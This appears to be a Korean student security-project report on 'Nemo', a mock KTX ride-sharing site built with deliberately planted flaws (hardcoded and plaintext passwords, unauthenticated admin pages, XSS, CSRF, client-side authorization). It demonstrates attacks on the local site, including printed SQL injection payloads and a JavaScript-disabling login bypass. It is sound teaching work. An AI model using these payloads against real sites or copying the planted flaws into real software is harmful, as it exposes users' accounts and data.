기능 1. 회원 가입을 함으로 네모 사이트에 홈페이지 이용자로 등록할 수 있다.

기능 2. 홈페이지 이용자는 출발 시간과 기차역 정보를 입력하여 방을 개설할 수 있다.

기능 2-A. 기차 시간 정보는 공공 데이터 API를 기반으로 제공한다.

기능 3. 홈페이지 이용자는 다른 이용자가 개설한 방 목록을 확인할 수 있다.

기능 4. 개설된 방에 최대 4명까지 홈페이지 이용자가 들어갈 수 있다.

기능 4-1. 개설된 방에서는 채팅 기능을 제공한다.


기능 4-2. 방을 최초로 개설한 자는 언제든지 개설 취소 할 수 있다.

기능 5. 홈페이지 관리자 페이지를 별도 제공한다.

기능 5-1. 홈페이지 관리자는 회원들이 개설한 방 목록을 확인할 수 있고, 언제든지 삭제할 수 있다.

기능 5-2. 홈페이지 관리자는 회원들이 회원가입 할 때 입력한 정보를 언제든지 열람하고 회원 정보를 삭제할 수 있다.

2. 취약 웹 사이트 동작 시나리오



The image shows the login page of the Nemo KTX website. At the top, there is a large logo consisting of the Korean characters '네모' (Nemo) in a stylized, blocky font. The '네' (Ne) is black with a blue square on its right side, and the '모' (Mo) is black with a red square on its bottom right. Below the logo, the text '넷 이 모 여 K T X 할 인 받 자' (Net-i-mo-yeo KTX Hal-in-ba-ja) is displayed in a smaller, black, sans-serif font. Underneath this, the word '로그인' (Login) is centered. Below the login text, there are two input fields: the first is labeled '아이디' (ID) and the second is labeled '비밀번호' (Password). Below these fields is a blue button with the text '로그인' (Login). At the bottom of the login section, there is a link that says '아직 회원이 아니라고요? 지금 네모에 가입하세요!' (Not a member yet? Join Nemo now!).

Figure 1. 로그인 하기 전 메인 페이지.

회원가입

이름

아이디

비밀번호

비밀번호 확인

학번

핸드폰번호 - 없이 입력해주세요

회원가입

뒤로 돌아가기

Figure 2. 회원 가입 페이지.

네모 서비스를 이용하고자 하는 사람은 회원가입 페이지에서 회원 가입을 할 수 있다.


네모

[네모하기](#)
[로그아웃](#)
[session get](#)

출발 도시를 누르세요

Search

찾기

최근방역처 :

#01서울 1	#02세종 0	#03부산 0
#04대구 0	#05인천 0	#06광주 0
#07대전 0	#08충청 0	#09경기 0
#10강원 0	#11충북 0	#12충남 0
#13전북 0	#14전남 0	#15경북 0
#16광북 0	#내가 가입한 새로 보기 0	

Figure 2. 참여하고자 하는 도시를 선택할 수 있는 메인 페이지.

네모 서비스를 이용하는 사용자가 개설한 방의 목록을 도시 기준으로 보여준다.



Figure 3. 개설된 방을 확인하는 페이지.

네모 서비스를 이용하는 사용자가 개설한 방의 목록을 다른 네모 이용자가 확인할 수 있다.




Figure 4. 도착하는 역과 출발 시간을 선택 할 수 있다.

사용자는 도착하는 역과 출발하는 역을 선택하여 방을 만들 수 있다.




Figure 5. 기차 출발 시간을 입력하는 페이지.

공공 API를 바탕으로 해당 날짜에 존재하는 KTX 열차 정보를 가져온다.




Figure 6. 자신이 개설한 방에 입장한 페이지.

개설된 방에는 최대 4명까지 네모 사용자가 입장할 수 있다. 또한 개설된 방에서는 다른 사용자와 채팅 기능을 제공한다.

방을 최초로 만든 네모 유저는 기차 출발 시간이 되기 전에 개설 취소할 수 있다.




Figure 7. 관리자 로그인 페이지.

홈페이지 관리자 페이지를 별도로 제공한다.

Delete	Article ID	Starting Station	Destination Station	Start Time	End Time	Owner ID	Owner Name
Delete	기자 타자	9	서울	수원	075700	002800	123
Delete	기자 타자	10	서울	수원	075700	002800	123
Delete	기자 타자	11	서울	수원	105500	192900	456
Delete	기자 타자	12	서울	수원	105500	192900	456
Delete	기자 타자	13	서울	수원	075700	002800	null
Delete	기자 타자	14	서울	수원	075700	002800	null
Delete	기자 타자	15	서울	수원	075700	002800	123
Delete	기자 타자	16	서울	대전	051500	061000	null
Delete	기자 타자	17	서울	대전	051500	061000	123
Delete	기자 타자	18	서울	수원	075700	002800	910
Delete	기자 타자	19	서울	수원	101700	104700	789
Delete	기자 타자	20	서울	수원	075700	002800	888
Delete	기자 타자	21	서울	수원	075700	002800	888
Delete	기자 타자	22	서울	수원	075700	002800	888
Delete	기자 타자	23	서울	수원	075700	002800	abcd
Delete	기자 타자	24	서울	수원	101100	104100	123

Figure 8. 개설된 방의 정보를 확인 하는 관리자 페이지.

홈페이지 관리자는 회원들이 개설한 방 목록을 확인하고 이를 삭제할 수 있다.

Delete	이름	학번	아이디	비밀번호	전화번호
Delete	1111	1111	1111	1111	1111
Delete	김홍철	1112	1112	1112	1112
Delete	123	123	123	123	123
Delete	ABC	1234	1234	1234	1234
Delete	456	456	456	456	456
Delete	777	777	777	777	777
Delete	김철수	789	789	789	789
Delete	888	888	888	888	888
Delete	김모모	910	910	910	910
Delete	999	999	999	999	999
Delete	aaaa	aaaa	aaaa	aaaa	aaaa
Delete	abcd	abcd	abcd	abcd	abcd
Delete	한동	1234	1234	test	1234

Figure 9. 회원 가입한 사람과 그 정보를 보는 관리자 페이지.

홈페이지 관리자는 회원들이 회원 가입이 입력한 정보를 확인 할 수 있다.

VI. 모의 사이트 취약점 제작

1. 설계 단계에서 모의 사이트 취약점 제작 계획

보안 기능 항목 취약점 유형에서는 총 5가지의 취약점 제작 계획을 세웠다.

「적절한 인증 없는 중요기능 허용」 취약점이 존재하게 하기 위해, 회원 가입 없이 URL만을 입력함으로 관리자 페이지에 접근할 수 있게 할 것이다.

「하드코딩된 비밀번호」 취약점이 존재하게 하기 위해 관리자 사이트에서 DB에서 암호화된 비밀번호를 조회하여 인증하는 것이 아닌, 하드코딩된 비밀번호를 통해서 회원 정보를 인증하게 할 것이다.

「중요정보 평문저장」 취약점이 존재하게 하기 위해 회원 가입시 암호화 알고리즘을 사용하지 않고 평문으로 회원의 비밀번호를 저장할 것이다. ,

「주석문 안에 포함된 시스템 주요정보」 취약점이 존재하게 하기 위해 MySQL 설정 부분이 주석문에 들어감으로 주요 정보가 노출 되게 할 것이다.

「반복된 인증시도 제한 기능 부재」 취약점이 존재하게 하기 위해 인증되지 않은 사용자가 로그인을 지속하여 실패하더라도 로그인 시도를 제한하는 코드를 넣지 않을 것이다.

에러 처리 취약점 유형에서 다음과 같은 취약점 제작 계획을 세웠다. 「오류 메시지를 통한 정보 노출」 취약점이 존재하게 하기 위해 특정 오류 처리 구문에서 printstackTrace문 같이 시스템의 정보가 노출될 수 있는 메소드를 코드에 삽입할 것이다.

API 오용에 의한 취약점 유형에서는 다음과 같은 취약점 제작 계획을 세웠다. 「DNS lookup에 의존한 보안결정」 취약점이 존재하기 위해, URL 주소만을 사용해서 외부의 사이트에 접근하게 할 것이다.

2. 추가적 취약점 제작

실제 모의 페이지 제작 과정에서 설계 과정에서 예상 했던 취약점 제작 계획을 포함해서 다음과 같은 취약점을 추가로 제작하였다.

입력 데이터 검증 및 표현 유형에서 사용자의 입력 부분에 script필터를 사용하지 않음으로서 「크로스사이트 스크립트」를 추가로 제작하였다. 사용자의 외부 입력에 부적절한 값인지 검사하지 않음으로서 「SQL 삽입」 취약점을 제작하였다. 사용자 입력값 전달에 token을 사용하지 않고 평문으로 전송함으로서 「크로스 사이트 요청위조」 취약점을 제작하였다.

에러처리 유형에서 광범위한 Exception로 예외처리를 함으로서 「부적절한 예외 처리」 취약점을 제작하였다.

보안기능 취약점 유형에서는 로그인 여부를 서버에서 처리하는 것이 아닌 클라이언트에서 처리하도록 하여서 「부적절한 인가」 취약점을 제작하였다. 사용자가 회원가입이 암호 선택에 제약을 두지 않음으로서 「취약한 비밀번호」 취약점을 제작하였다.

VII. 모의 사이트 취약점 공격

1. SQL 삽입이란




Figure 10. 정상적인 방법으로 User가 요청한 ID=1인 사용자를 찾기 위해 DB에 질의를 날리는 시나리오.

정상적인 SQL 구문이라고 하면 사용자가 ID로 1을 입력한다면 해당하는 name과 email의 정보를 SELECT 구문을 이용하여 보여준다.




Figure 11. User가 1' union select name, pw FROM users# 를 DB에 질의한 모습.

그러나 UNION과 #을 적절히 이용한다면 본래 쿼리의 의도와 다르게 모든 사용자 정보를 보여줄 수 있다.

2. 모의 사이트에서의 SQL 삽입 취약점 공격

Figure 12. ID와 Password입력란에 1' or '1'='1 을 입력.

Figure 12의 방법처럼 ID와 Password에 1' or '1'='1를 입력하면 입력 받은 ID와 Password를 바탕으로 쿼리의 SELECT COUNT(userID) 의 결과가 0보다 큰 값이 나온다. 따라서 로그인 하지 않고 index.jsp에 접근할 수 있다. 본 모의 사이트 취약점 공격을 바탕으로 본 웹사이트에 SQL 삽입에 대해서 취약점이 발생했다고 할 수 있다.

3. 모의 사이트에서의 부적절한 인가 취약점 공격

적절한 인증과정이 없이 주요정보를 열람, 변경할 때 발생하는 보안 약점이다. 본 모의 웹사이트에서는 DAO 객체에서 서비스 사용자가 입력한 아이디와 비밀번호를 실제 가입한 회원인지 DB에 조회해서 검증한다. 이후 세션에 저장해서 로그인 기록을 기억한다.

만약 로그인 하지 않은 회원이 로그인한 후 보여지지는 main.jsp를 입력한다면 Figure 13 같은 결과가 나온다.




Figure 13. 정상적인 방법으로 DB에 없는 회원 정보로 로그인 했을 때 페이지.

Figure 13은 정상적인 방법으로 DB에 없는 회원 정보로 로그인 했을 때 자바스크립트의 alert함수가 실행되면서 main.jsp로 접속하는 것을 막는다.



Figure 14. 정상적으로 로그인 했을 때 Session 값 정보.

Figure 14에서 볼 수 있듯이 정상적으로 로그인을 하면 세션에 저장된 값을 확인했을 시 id와 password가 123인 유저가 로그인했다는 것을 알 수 있다. (여기서는 로그인한 회원의 아이디와 비밀번호가 123이다.)




Figure 15. Chrome 브라우저에서 자바스크립트를 허용하지 않게 설정.

본 웹 사이트에서는 로그인 하지 않을 때 자바스크립트를 이용해서 로그인페이지로 리다이렉트한다. 그러나 Figure 15. 에서 클라이언트의 브라우저에서 자바스크립트를 사용하지 않게 할 수 있다. 그러면 <http://127.0.0.1:80808/main.jsp> 로 입력하면 로그인하지 않고 main.jsp에 접근 할 수 있다.




Figure 16. 자바스크립트를 차단하고 main.jsp로 접근한 경우.

```

null
null
null
*****
*****
sessionID : BE65D2757EC1382A1817338CA8B38E30
sessionInter : 1800
*****
session valid

```

Figure 17. 자바스크립트를 허용하지 않고 로그인했을 때 세션에 저장된 값.

Figure 17처럼 자바스크립트를 허용하지 않으면 로그인하지 않고 로그인 해야만 접속할 수 있는 main.jsp 에 접속할 수 있다. 이 상황에서 세션 정보를 Figure. 에서 보여준다. 로그인 하지 않았기 때문에 아이디와 비밀번호가 출력되지 않음을 알 수 있다.

4. 모의 사이트에서의 오류 메시지를 통한 정보 노출을 이용한 취약점 공격

오류 메시지를 통한 정보 노출은 웹 서버에 별도의 에러 페이지를 설정하지 않은 경우, 에러 메시지를 통해 서버 데이터 정보나 공격에 필요한 정보가 노출되는 취약점이다.




Figure 18. 에러 페이지 설정하지 않아서 서버의 버전 정보가 출력하는 경우.

Figure 18에서처럼 404 에러가 발생할 때 에러 페이지를 설정 하지 않으면 내부 에러 Apache Tomcat 7.0.88 버전을 사용한다는 것을 알 수 있다.




Figure 19. Exploit Database에서 tomcat의 버전 취약점을 검색한 화면.

Figure 19는 Exploit Database(<https://www.exploit-db.com/>) 사이트에서 tomcat으로 검색했을 때 다양한 버전의 취약점이 보고 된 것을 알 수 있다. 이를 바탕으로 공격자는 Web Server를 공격할 수 있다.

5. Django framework에서의 오류 메시지를 통한 정보 노출을 이용한 취약점 공격




Figure 20. Django Framework에서 오류 메시지를 통해 정보가 노출.

Django Framework에서 웹 개발자가 Debug모드를 OFF하지 않으면 많은 내부 정보가 노출된다. Figure 20에서 볼 수 있듯이 웹 서비스에서 사용하는 url을 알 수 있다. 이를 통해서 사이트 관리자가 의도적으로 감춘 URL에 접근 할 수 있다.

newsteed			
그룹	팀명	중간보고서	동영상링크
A	JOY	JOY_report	JOY 동영상 보기
	AVR	AVR_report	AVR 동영상 보기
	D-Ilection	D-Ilection_report	D-Ilection 동영상 보기
	스팀 세션 기록	스팀 세션 기록_report	스팀 세션 기록 동영상 보기
	Team 1031	Team 1031_report	Team 1031 동영상 보기
